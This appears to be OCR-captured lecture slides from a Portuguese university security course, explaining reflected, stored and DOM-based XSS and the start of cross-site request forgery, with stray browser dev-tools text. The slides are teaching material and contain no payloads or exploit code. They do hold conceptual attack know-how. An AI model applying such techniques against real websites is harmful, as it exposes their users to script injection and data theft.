
Social forum

Announcements

Theoretical Contents

Page should be light, not dark!
We are not allowed to have themes ☹

de aveiro


Course: Análise e Exploração de
elearning.ua.pt/course/view.php?id=16079
Not available
Topic 5
Not available
Topic 6
Not available
Topic 7
Not available
Topic 8
Not available
Topic 9
Not available
Suporte
bud.ua.pt
Outros sites
Universidade de Aveiro
Extensão: 22299
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Styles
:hov .cls
element.style {
}
*, *::before, *::after { -webkit-box-sizing: border-box; box-sizing: border-box; }
user agent stylesheet
script { display: none; }
Inherited from
Style Attribute {
li { all:1 line-


Reflected XSS

- The application or API includes unvalidated and unescaped user input as part of HTML output
  - That is: the HTML displays a string sent by the user

- The attacker will send a malicious link to the victim, pointing to an attacker-controlled page
  - Through email, posted on a chat, etc..

- A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser

Reflected XSS




Stored XSS

- The application or API stores unsanitized user input
  - Injected by an attacker

- Input is viewed later by another user or an administrator and payload is executed

- Stored XSS is considered a high risk as actions may be executed with administrator permissions
  - When the site admin access the webpage

Stored XSS



1 – Stores exploit
4 – exploit runs. Attacks server or exfiltrates info
3 – Gets answer with exploit
2 – access webpage
(triggers exploit)

DOM XSS

- Vulnerable apps: JS frameworks, single-page applications, and APIs that dynamically include external JS
  - Ideally, applications would not send attacker-controllable data to unsafe JavaScript APIs.

- Attacker controls remote resource (or injects resource)
  - All aspects of the client facing app may be diverted

DOM XSS



1 – Stores exploit
3 – Gets exploit
2 – Accesses Web Page
4 – exploit runs. Attacks servers, steals data

Cross Site Request Forgery

- Attacker subverts client DOM
  - Using a crafted web page
  - Using a vulnerable web page that was subverted
  - Using a XSS attack

- Client browser issues requests to external server
